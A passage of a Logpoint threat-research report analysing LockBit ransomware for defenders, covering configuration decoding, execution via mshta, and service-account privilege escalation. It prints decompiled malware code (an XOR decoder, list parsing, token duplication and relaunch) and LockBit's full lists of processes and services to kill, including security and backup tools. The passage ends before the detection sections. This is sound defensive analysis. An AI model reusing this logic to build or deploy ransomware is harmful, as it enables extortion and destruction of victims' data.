/logpoint

Hunting LockBit Variations using Logpoint

Emerging Threats Protection Report

Our Logpoint Security Research team has been researching and investigating new major vulnerabilities, building SIEM rules and SOAR Playbooks aiding swift investigation and response times.

In this iteration of Emerging Threat Protection, we look into a rapidly evolving malware and its threat actor, LockBit.

Table of Contents

Analysis Environment **3**

Vulnerability Analysis **4**

- Configuration Decryption 4
- Initial Access 8
- Execution 8
- Privilege Escalation 11
- Defense Evasion 15
- Persistence 15
- Credential Harvesting 17
- Discovery/Lateral Movement 18
- Impact 20
- Ransom Note 24

Self Deleting **27**

Detection using Logpoint **27**

Incident Investigation and Response using Logpoint SOAR **37**

- Compromise investigation 37
- Incident Response 37
- A. Isolate Endpoint Mitigation -Generic 38
- B. Block Indicators - Generic 39
- C. Disable Service - Windows 39
- D. Phishing Investigation 40

Security Best Practices **41**


Conclusion **41**

Appendix: **42**

- MITRE ATT&CK techniques 42

In the last few months, Logpoint has been closely monitoring its emergence, attack patterns, and possible detections to stop it before it can become a threat. We go into a step-by-step process on how the attack spreads, functions, and how a cyber defender can detect it, using Logpoint's features. Following the analysis, the report covers detection methods, investigation playbooks, and recommended responses and best practices.

All new detection rules are available as part of Logpoint's latest release, as well as through Logpoint's download center (https://servicedesk.logpoint.com/hc/en-us/articles/115003928409). Customized Investigation and Response playbooks were pushed to Logpoint ETP customers.
Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint's SIEM and SOAR capabilities.



Analysis Environment

For the analysis of LockBit as malware, we used multiple variants to provide an all-encompassing detection and understanding. The samples used were retrieved from Underground and for reference, samples from online sandboxes were utilized and they are 220506-pfty7scedq(triage), 220915-ll45ksceh5(AnyRun), and 220915-ll45ksceh5(triage). We used static and dynamic analysis on the samples we detonated in Microsoft Windows 10 Enterprise Evaluation on a Virtual Environment and used process hacker and procmon to view the processes as they ran. Besides that, we looked into detailed reports from our friends at Trend Micro, SentinelOne, Cybereason, Amged Wageh, and other cyber defense blogs to make sure we didn't leave out any crucial information and be able to provide a comprehensive report as possible.
The same malware samples are available on Tria.ge and AnyRun and can provide an analysis baseline to better understand the attack pattern and the sample. The samples are available on triage and AnyRun for anyone to view as a public report.
At a high level, below are some of **LockBit's** core capabilities:

- **Execution** - use of mshta.exe to execute LockBit masquerading as an HTML Application and through scheduled tasks.
- **Privilege Escalation** - User account control bypass via COM like cmlua.dll or cmstplua.dll. Using defender binary mpcmdrun.exe to side load malicious DLL.

- **Persistence** - modifying registry Run\RunOnce keys.
- **Defense Evasion** - Stops defender logging, disables real-time and tamper protection, uninstalls antivirus and malware protection like defender, third party vendor if present. The malware also cleans the event log and further prevents the writing of any new log.
- **Credential harvesting** - Enabling Wdigest authentication mechanism to easily retrieve clear text passwords.
- **Lateral Movement** - Enables RDP in the compromised system, psexec to remotely deploy malware
- **Exfiltration** - Utilizes Stealbit malware to exfiltrate.
- **Impact** - Deletes Shadow copy, modifies boot configuration data to disable auto recovery, and various services and tasks are killed before encryption.

Vulnerability Analysis

Configuration Decryption

From a report by Chuong, the configuration of LockBit is divided into two separate parts, that are; Data and Flags. The data part is encoded and stored statically while the executable consists of the following fields.

- EMF file 1: Contain the vector graphic for the text "ALL YOUR IMPORTANT FILES ARE STOLEN AND ENCRYPTED"
- EMF file 2: Contain the vector graphic for the text "LOCKBIT 2.0"
- Blender Pro Medium TTF file
- Proxima Nova TTF file
- LockBit text PNG
- LockBit icon PNG
- LockBit icon large PNG
- Process list: list of processes to terminate, each separated by a comma
- Service list: list of services to stop, each separated by a comma

```
decrypt_config(0x1B25u, byte_4E7F10, &EMF_ALL_YOUR_FILES_ARE_ENCRYPTED, &EMF_RESOURCE_LEN);
decrypt_config(0xC78u, byte_4EAF10, &EMF_LOCKBIT_2_0, &EMF_RESOURCE_2_LEN);
decrypt_config(0x2839u, byte_4E5220, &BLENDER_PRO_MED_FONT, &FONT_RESOURCE_LEN);
decrypt_config(0x40F1u, byte_4EBB90, &PROXIMA_NOVA_FONT, &FONT_RESOURCE_2_LEN);
decrypt_config(0x11BFu, byte_4E9A40, &LOCKBIT_TEXT_PNG, &LOCKBIT_WALLPAPER_LEN);
decrypt_config(0x228u, byte_4EFC90, &LOCKBIT_ICON_PNG, &LOCKBIT_WALLPAPER_ICON_LEN);
decrypt_config(0x73Bu, byte_4EFEC0, &LOCKBIT_ICON_LARGE_PNG, &LOCKBIT_WALLPAPER_ICON_LARGE_LEN);
decrypt_config(0x4A5u, byte_4E7A60, &PROCESSES_NAME_LIST, &PROCESSES_NAME_LIST_LEN);
decrypt_config(0x30Fu, byte_4EAC00, &SERVICES_NAME_LIST, &SERVICES_NAME_LIST_LEN);
```

Decoding Configuration Data

The decoding process is quite simple since it's just XOR-ing each encoded byte with 0x5F.

```
virtual_mem = allocate_virtual_mem((0x64 * a1));
result = 0;
v10 = virtual_mem;
if ( virtual_mem )
{
  if ( a1 )
  {
    if ( a1 ≥ 0x40 )
    {
      do
      {
        *&a2[result] = _mm_xor_si128(*&a2[result], XOR_5F_keys);
        *&a2[result + 0x10] = _mm_xor_si128(*&a2[result + 0x10], XOR_5F_keys);
        *&a2[result + 0x20] = _mm_xor_si128(*&a2[result + 0x20], XOR_5F_keys);
        *&a2[result + 0x30] = _mm_xor_si128(*&a2[result + 0x30], XOR_5F_keys);
        result += 0x40;
      }
      while ( result < (a1 & 0xFFFFFFC0) );
    }
    for ( ; result < a1; ++result )
      a2[result] ^= 0x5Fu;
  }
  if ( w_mem_cpy_maybe(a1, a2, virtual_mem, a4) )
  {
    v9 = v10;
  }
```

Configuration Decoding Algorithm

Though this is from LockBit 2.0, most portion of this part of the code remains the same other than replacing "LOCKBIT 2.0" with "LockBit Black".

- Process list:

```
1  wxServer,wxServerView,sqlmangr,RAgui,supervise,Culture,Defwatch,winword,QBW32,Q
   BDBMgr,qbupdate,axlbridge,httpd,fdlauncher,MsDtSrvr,java,360se,360doctor,wdswfs
   afe,fdhost,GDscan,ZhuDongFangYu,QBDBMgrN,mysqld,AutodeskDesktopApp,acwebbrowser
   ,Creative Cloud,Adobe Desktop Service,CoreSync,Adobe
   CEF,Helper,node,AdobeIPCBroker,sync-taskbar,sync-
   worker,InputPersonalization,AdobeCollabSync,BrCtrlCntr,BrCcUxSys,SimplyConnecti
   onManager,Simply.SystemTrayIcon,fbguard,fbserver,ONENOTEM,wsa_service,koaly-
   exp-engine-
   service,TeamViewer_Service,TeamViewer,tv_w32,tv_x64,TitanV,Ssms,notepad,RdrCEF,
   sam,oracle,ocssd,dbsnmp,synctime,agntsvc,isqlplussvc,xfssvccon,mydesktopservice
   ,ocautoupds,encsvc,tbirdconfig,mydesktopqos,ocomm,dbeng50,sqbcoreservice,excel,
   infopath,msaccess,mspub,onenote,outlook,powerpnt,steam,thebat,thunderbird,visio
   ,wordpad,bedbh,vxmon,benetns,bengien,pvlsvr,beserver,raw_agent_svc,vsnapvss,Cag
   Service,DellSystemDetect,EnterpriseClient,ProcessHacker,Procexp64,Procexp,Glass
   Wire,GWCtlSrv,WireShark,dumpcap,j0gnjko1,Autoruns,Autoruns64,Autoruns64a,Autoru
   nsc,Autorunsc64,Autorunsc64a,Sysmon,Sysmon64,procexp64a,procmon,procmon64,procm
   on64a,ADExplorer,ADExplorer64,ADExplorer64a,tcpview,tcpview64,tcpview64a,avz,td
   sskiller,RaccineElevatedCfg,RaccineSettings,Raccine_x86,Raccine,Sqlservr,RTVsca
   n,sqlbrowser,tomcat6,QBIDPService,notepad++,SystemExplorer,SystemExplorerServic
   e,SystemExplorerService64,Totalcmd,Totalcmd64,VeeamDeploymentSvc
```

- Service list:

```
wrapper,DefWatch,ccEvtMgr,ccSetMgr,SavRoam,Sqlservr,sqlagent,sqladhlp,Culserver,RTVscan,sqlbrowser,SQLADHLP,QBIDPService,Intuit.QuickBooks.FCS,QBCFMonitorService, msmdsrv,tomcat6,zhudongfangyu,vmware-usbarbitator64,vmware-converter,dbsrv12,dbeng8,MSSQL$MICROSOFT##WID,MSSQL$VEEAMSQL2012,SQLAgent$VEEAMSQL2012,SQLBrowser,SQLWriter,FishbowlMySQL,MSSQL$MICROSOFT##WID,MySQL57,MSSQL$KAV_CS_ADMIN_KIT,MSSQLServerADHelper100,SQLAgent$KAV_CS_ADMIN_KIT,msftesql-Exchange,MSSQL$MICROSOFT##SSEE,MSSQL$SBSMONITORING,MSSQL$SHAREPOINT,MSSQLFDLauncher$SBSMONITORING,MSSQLFDLauncher$SHAREPOINT,SQLAgent$SBSMONITORING,SQLAgent$SHAREPOINT,QBFCService,QBVSS,YooBackup,YooIT,vss,sql,svc$,MSSQL,MSSQL$,memtas,mepocs,sophos,veeam,backup,bedbg,PDVFSService,BackupExecVSSProvider,BackupExecAgentAccelerator,BackupExecAgentBrowser,BackupExecDiveciMediaService,BackupExecJobEngine,BackupExecManagementService,BackupExecRPCService,MVArmor,MVarmor64,stc_raw_agent,VSNAPVSS,VeeamTransportSvc,VeeamDeploymentService,VeeamNFSSvc,AcronisAgent,ARSM,AcrSch2Svc,CASAD2DWebSvc,CAARCUpdateSvc,WSBExchange,MSExchange,MSExchange$
```

To avoid any system crashes and to make sure that the system has functional browsers for connection and negotiation, besides avoiding entering an infinite loop of encrypting the already encrypted files and not encrypting the ransom notes, LockBit has a list of files, folders, and extensions exclusions.

```
local_418 = 0x7e002e;
local_414 = 0x730077;
local_410 = 0;
                /* tor browser */
local_3a4 = 0x6f0074;
local_3a0 = 0x200072;
local_39c = 0x720062;
local_398 = 0x77006f;
local_394 = 0x650073;
local_390 = 0x72;
local_30 = 0x6f0062;
local_2c = 0x74006f;
local_28 = 0;
                /* windowsnt */
local_38c = 0x690057;
local_388 = 0x64006e;
local_384 = 0x77006f;
local_380 = 0x200073;
local_37c = 0x74006e;
local_378 = 0;
                /* msbuild */
local_29c = 0x73004d;
local_298 = 0x750062;
local_294 = 0x6c0069;
local_290 = 100;
                /* microsoft */
local_338 = 0x69004d;
local_334 = 0x720063;
local_330 = 0x73006f;
local_32c = 0x66006f;
local_328 = 0x74;
                /* all users */
local_34c = 0x6c0041;
local_348 = 0x20006c;
local_344 = 0x730075;
local_340 = 0x720065;
local_33c = 0x73;
                /* system volume information */
local_5a4 = 0x790073;
local_5a0 = 0x740073;
local_59c = 0x6d0065;
```

Because the service/process names are separated by commas, the virus creates a new array in virtual memory to hold pointers to each name by copying the name into this new array.

The process list is further divided into two arrays of pointers, one for storing the names as standard ASCII strings and the other for storing them as wide strings.

```
parse_process_list();
service_index = 0;
for ( service_count = 2; service_index < SERVICES_NAME_LIST_LEN; service_count = v4 )
{
  v4 = service_count + 1;
  if ( SERVICES_NAME_LIST[service_index] != ',' )
    v4 = service_count;
  ++service_index;
}
service_name_ptr = allocate_virtual_mem((4 * service_count));
SERVICES_NAME_PTR_LIST = service_name_ptr;
::SERVICES_NAME_PTR_LIST = service_name_ptr;
if ( service_name_ptr )
{
  for ( i = 0; i < service_count; ++i )
  {
    virtual_mem = allocate_virtual_mem(0x400);
    SERVICES_NAME_PTR_LIST = ::SERVICES_NAME_PTR_LIST;
    ::SERVICES_NAME_PTR_LIST[i] = virtual_mem;
  }
  v9 = 0;
  for ( service_name_ptr = get_element_in_list(SERVICES_NAME_LIST); service_name_ptr; ++v9 )
  {
    strcpy(SERVICES_NAME_PTR_LIST[v9], service_name_ptr);
    service_name_ptr = get_element_in_list(0);
  }
  SERVICES_NAME_PTR_LIST[v9] = 0;
}
return service_name_ptr;
```

Parsing Lists of Processes & Services To Terminate

The flags part of the configuration is stored in an array of bytes. Each byte corresponds to a specific execution flag that LockBit checks for. The flag is enabled if the corresponding byte is 0xFF, and it's disabled if the corresponding byte is 0xAA.

```
.data:004F05FC CONFIG_FLAGS     db 0FFh
.data:004F05FD                  db 0FFh
.data:004F05FE                  db 0FFh
.data:004F05FF                  db 0FFh
.data:004F0600                  db 0AAh
.data:004F0601                  db 0AAh
.data:004F0602                  db 0FFh
.data:004F0603                  db 0FFh
.data:004F0604                  db 0FFh
.data:004F0605                  db 0AAh
```

Configuration Flags

Below are the flags and their order in the array.

- **Index 0**: Disable UAC bypass
- **Index 1**: Enable self deletion
- **Index 2**: Enable logging
- **Index 3**: Enable network traversal for file encryption
- **Index 4, 5, 6**: If all 3 are set, set group policies for Active Directory

- **Index 7**: Set registry for LockBit's extension default icon
- **Index 8**: Print ransom note to a network printer

Initial Access

LockBit 3.0 retains most of its features and functionalities from its predecessors. It still primarily uses initial access to target networks via paid access, unpatched vulnerabilities, insider access, and zero-day exploits. "Second-stage" LockBit takes control of a victim's PC, gathers network information, and accomplishes primary aims such as data theft and encryption.

LockBit attacks often use a double extortion approach to entice victims to pay first to restore access to their encrypted files, and then again to prevent their stolen data from being publicly exposed. An Initial Access Broker (IAB) deploys first-stage malware or otherwise acquires access within a target organization's infrastructure when utilized as a Ransomware-as-a-Service (RaaS). The access is subsequently sold to the primary LockBit operator for second-stage exploitation.


In some instances, it arrived via spam email or by brute forcing insecure RDP or VPN credentials. It has also been seen using multiple active vulnerabilities in the wild.

One of the first-stage malware used was SocGholish, which usually came in a form of a malware-laced zip file. Once executed, a Cobalt Strike beacon was downloaded to `PC:\ProgramData\VGAuthService` with the filename `VGAuthService.dll`. `rundll32.exe` was then copied to the folder and renamed to `VGAuthService.exe` and used to execute the Cobalt Strike DLL.

This then leads to the downloading of LockBit 3 ransomware.

Infection Chain

If we look at the infection chain itself, it varies greatly in the type of sample and target. This plants a difficult challenge for the defenders, however, we have compiled possible and known techniques used:




Execution

This is where things start to get muddy. When it comes to the registry, a lot of changes take place in a very short time, which on its own is difficult to monitor without a dedicated tool like a SIEM or EDR, but we did find a few interesting fields.

When LockBit starts to run it first creates a registry key with some random key name and also creates a **DefaultIcon** subkey. It then updates the icon file path in the sub-key value. The icon will then be


used as the default icon for the encrypted files. Below, in the image, we can see that the registry key "HKCR\HLJkNsk0q" is created and the sub-key "DefaultIcon" is created.

Registry location of LockBit icon file




LockBit Icon Registry Value

The file encryption routine uses AES and a locally generated key that's further encrypted using an RSA public key. The malware only encrypts the first 4KB of each file and appends the registry key name created above as an extension to them.



Showing file properties of encrypted file


Below we can see the malware's process is changing the registry value of the "HKCU\Control Panel\Desktop\WallPaper". The registry value is changed with the LockBit wallpaper.



Procmon showing Desktop Wallpaper being modified

Changing The Background

By having a quick look at the process tree, we see a bunch of `dllhost.exe` dllhost.exe executions with CLSIDs of COM objects. One of these objects loaded the LockBit.exe.



One of the first things that the LockBit sample does after getting into the system is that it modified the Run registry keys or placed itself into the startup folder so that it will be re-loaded whenever the system is rebooted.

"C:\Windows\system32\mshta.exe" "C:\Users\\Desktop\LockBit_Ransomware.hta"

The initial execution command does the following:

- Mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files. HTAs are standalone applications that execute using the same models and technologies of Internet Explorer, but outside of the browser.
- Then the malicious HTA file containing LockBit ransomware is executed via mshta.exe.

Also, we can easily notice that it tries to inhibit the system recovery by deleting the shadow copy, deleting the windows backup catalog, and modifying the boot configuration to disable windows automatic recovery features.

This would be a telltale sign to anyone that ransomware has started on their machine.

On further static and dynamic analysis, LockBit ransomware payloads have been found to need administrative privileges. In instances where it does not, it performs a UAC bypass. We will look into this in more detail in the sections below.

Privilege Escalation

Many of the subsequent processes that the LockBit tries to execute require administrative privileges. So, if the account is a service account or does not have all the required permissions, the privilege execution attempt is made.

Firstly a check is made to determine the permissions in the account. This is done by calling **NtOpenProcessToken** to retrieve the handle for the ransomware process's token and **NtQueryInformationToken** to retrieve the token's elevation information and return if the token is elevated.

```
DWORD check_admin_priviledge()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  is_elevated = 0;
  curr_proc_handle = 0;
  NtOpenProcessToken = ResolveApi_NtOpenProcessToken();
  if ( !NtOpenProcessToken(0xFFFFFFFF, 8, &curr_proc_handle) )
  {
    v8 = 4;
    curr_proc_handle_1 = curr_proc_handle;
    NtQueryInformationToken = resolve_NtQueryInformationToken();
    if ( !NtQueryInformationToken(curr_proc_handle_1, TokenElevation, &token_elevation, 4, &v8) )
      is_elevated = token_elevation.TokenIsElevated;
  }
  if ( curr_proc_handle )
  {
    curr_proc_handle_2 = curr_proc_handle;
    NtClose = Resolve_NtClose();
    NtClose(curr_proc_handle_2);
  }
  return is_elevated;
}
```

Checking Admin Privilege

If the process is elevated or the configuration flag at index 0 is set, the UAC bypass is skipped. Next, it calls **GetTokenInformation** using that token handle to retrieve information about the user associated with that token.

```
NtOpenProcessToken = ResolveApi_NtOpenProcessToken();
if ( NtOpenProcessToken(0xFFFFFFFF, 8, &token_handle) )
  return 0;
v1 = ADVAPI32_DLL;
if ...
Flink = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v118 = Flink;
v3 = Flink;
v121 = Flink;
while ...
v1 = v121[3].Flink;
ABEL_15:
ADVAPI32_DLL = v1;
ABEL_16:
GetTokenInformation = GetTokenInformation_0;
if ...
if ...
v15 = (v1 + *(v13 + 0x20));
v118 = v15;
while ...
do ...
v14 = v121;
if ...
GetTokenInformation = (v1 + *(*(v119 + 0x1C) + 4 * *(*(v119 + 0x24) + 2 * v121 + v1) + v1));
ABEL_29:
GetTokenInformation_0 = GetTokenInformation;
ABEL_30:
get_token_info_result = GetTokenInformation(token_handle, TokenUser, &token_user_info, 0x4Cu, ReturnLength);
token_handle_1 = token_handle;
```

Privilege Escalation: Retrieving Token & User Information

Next, **LockBit** calls **AllocateAndInitializeSid** to create a SID with **S-1-5-18** as the SID identifier authority, which is a SID of a service account that is used by the operating system. It then calls **EqualSid** to compare the current user's SID with the service account SID to check if the current user is a service account.

```
if ( !AllocateAndInitializeSid(&security_NT_authority, 1, 18, 0, 0, 0, 0, 0, 0, 0, &security_NT_SID) )// S-1-5-18
                                                // Local System
                                                // A service account that is used by the operating system.
  return 0;
v48 = ADVAPI32_DLL;
if ...
v49 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v119 = v49;
v50 = v49;
v121 = v49;
while ...
do ...
if ...
v48 = v121[3].Flink;
ABEL_78:
ADVAPI32_DLL = v48;
ABEL_79:
EqualSid = EqualSid_0;
if ...
if ...
v62 = (v48 + *(v60 + 0x20));
v118 = v62;
while ...
do ...
v61 = v121;
if ...
EqualSid = (v48 + *(*(v119 + 0x1C) + 4 * *(*(v119 + 0x24) + 2 * v121 + v48) + v48));
ABEL_92:
EqualSid_0 = EqualSid;
ABEL_93:
is_a_service_account = EqualSid(token_user_info.User.Sid, security_NT_SID);// compare curr user's SID with service account SID
v70 = ADVAPI32_DLL;
```

Privilege Escalation: Checking Service Account Privilege

Once it has been determined that the user account is a service account, the escalation begins. First, it calls **LoadLibraryA** to load **"Wtsapi32.dll"** into memory and calls **GetProcAddress** to retrieve the address of **WTSQueryUserToken**. Then, it calls **GetModuleFileNameW** to retrieve a full path to its own ransomware executable.

```
WTSQueryUserToken = (GetProcAddress)(Wtsapi32_handle_1, WTSQueryUserToken_str);// GetProcAddress(hWtsapi32, "WTSQueryUserToken")
if ( !WTSQueryUserToken )
  return 0;
v48 = KERNEL32_DLL;
if ...
v49 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v139 = v49;
v50 = v49;
v140 = v49;
while ...
do ...
if ...
v48 = v140[3].Flink;
LABEL_75:
KERNEL32_DLL = v48;
LABEL_76:
GetModuleFileNameW = GetModuleFileNameW_1;
if ...
if ...
v62 = (v48 + *(v60 + 0x20));
v138 = v62;
while ...
do ...
if ...
GetModuleFileNameW = (*(&v139[3].Blink->Flink + 4 * *(&v139[4].Blink->Flink + 2 * v140 + v48) + v48) + v48);
LABEL_89:
GetModuleFileNameW_1 = GetModuleFileNameW;
LABEL_90:
(GetModuleFileNameW)(0, curr_module_filename, 0x104);// retrieve ransomware exe path
```

Privilege Escalation: Retrieving Path Of Ransomware Executable

Next, the malware calls **WTSQueryUserToken** with the session ID of **INTERNAL_TS_ACTIVE_CONSOLE_ID (0x7FFE02D8)** to retrieve the primary access token for the active Terminal Services console session. If this function fails, the malware calls **CreateProcessW** to relaunch its executable as an interactive process with **"winsta0\default"** as the default interactive session.

```
winsta0_default_str[0x1B] = 0x81;
winsta0_default_str[0x1C] = 0x76;             // winsta0\default
winsta0_default_str[0x1D] = 0x80;
winsta0_default_str[0x1E] = 0x81;
winsta0_default_str[0x1F] = 0;
for ( j = 0; j < 0x1F; ++j )
  winsta0_default_str[j] -= 0xD;
StartupInfo.lpDesktop = winsta0_default_str;
w_mem_fill(&ProcessInformation, 0, 0x10);
if ( MEMORY[0x7FFE02D8] == 0xFFFFFFFF )
  return 0;
if ( !WTSQueryUserToken(MEMORY[0x7FFE02D8], &active_console_token) )// INTERNAL_TS_ACTIVE_CONSOLE_ID
                                                // the static memory address of the active Terminal Services console session ID
{
  if ( !CreateProcessW(0, curr_module_filename, 0, 0, 0, 0x10u, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;
```

Privilege Escalation: Unable To Get Active Terminal Services Console Session & Relaunching.

If the **WTSQueryUserToken** call is executed successfully, **LockBit** calls **DuplicateTokenEx** to duplicate the Terminal Services console token and uses that duplicate token to create an elevated process to launch itself through **CreateProcessAsUserW**.

```
v91 = DuplicateTokenEx(active_console_token, 0xF01FFu, 0, SecurityDelegation, TokenPrimary, &dup_active_console_token);
active_console_token_1 = active_console_token;
if ( !v91 )
  goto LABEL_123;
ZwClose_2 = Resolve_NtClose();
ZwClose_2(active_console_token_1);
v95 = ADVAPI32_DLL;
if ...
v96 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink;
v139 = v96;
v97 = v96;
v140 = v96;
while ...
do ...
if ...
v95 = v140[3].Flink;
LABEL_146:
ADVAPI32_DLL = v95;
LABEL_147:
CreateProcessAsUserW = CreateProcessAsUserW_1;
if ...
v117 = CreateProcessAsUserW(
         dup_active_console_token,
         0,                                  // impersonate Terminal Services console token
                                             // relaunch
         curr_module_filename,
         0,
         0,
         0,
         0x10u,
         0,
         0,
         &StartupInfo,
         &ProcessInformation);
```


Privilege Escalation: Impersonating Active Terminal Services Console & Escalating.

